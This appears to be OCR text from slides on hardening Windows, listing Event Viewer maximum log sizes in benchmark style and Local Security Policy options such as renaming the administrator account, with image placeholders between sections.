
Advanced Audit Policy Configuration

Control Panel\System and Security\Administrative Tools\Local Security Policy




Event Log (Event Viewer)

Control Panel\System and Security\Administrative Tools




Event Log (Event Viewer)

Set Maximum Log Size (KB)




Event Log (Event Viewer)

Set 'Security: Maximum Log Size (KB)' to 'Enabled:***196608*** or greater' (Scored)




Event Log (Event Viewer)

Set 'System: Maximum Log Size (KB)' to 'Enabled:***32768*** or greater' (Scored)



Event Log (Event Viewer)

Set 'Application: Maximum Log Size (KB)' to 'Enabled:***32768*** or greater' (Scored)



Event Log (Event Viewer)

Summery

Event	Log Size (KB)
Security Log	196,608
System Log	32,768
Application Log	32,768

Minimum log file size 1 MB

Maximum log file size 2 TB (2147483647 KB)


Administrator Tools

Local Security Policy

Security Option

Security Options

Control Panel\System and Security\Administrative Tools\Local Security Policy




Security Options

Configure 'Accounts: Rename administrator account'


Security Options

Configure 'Accounts: Rename administrator account'



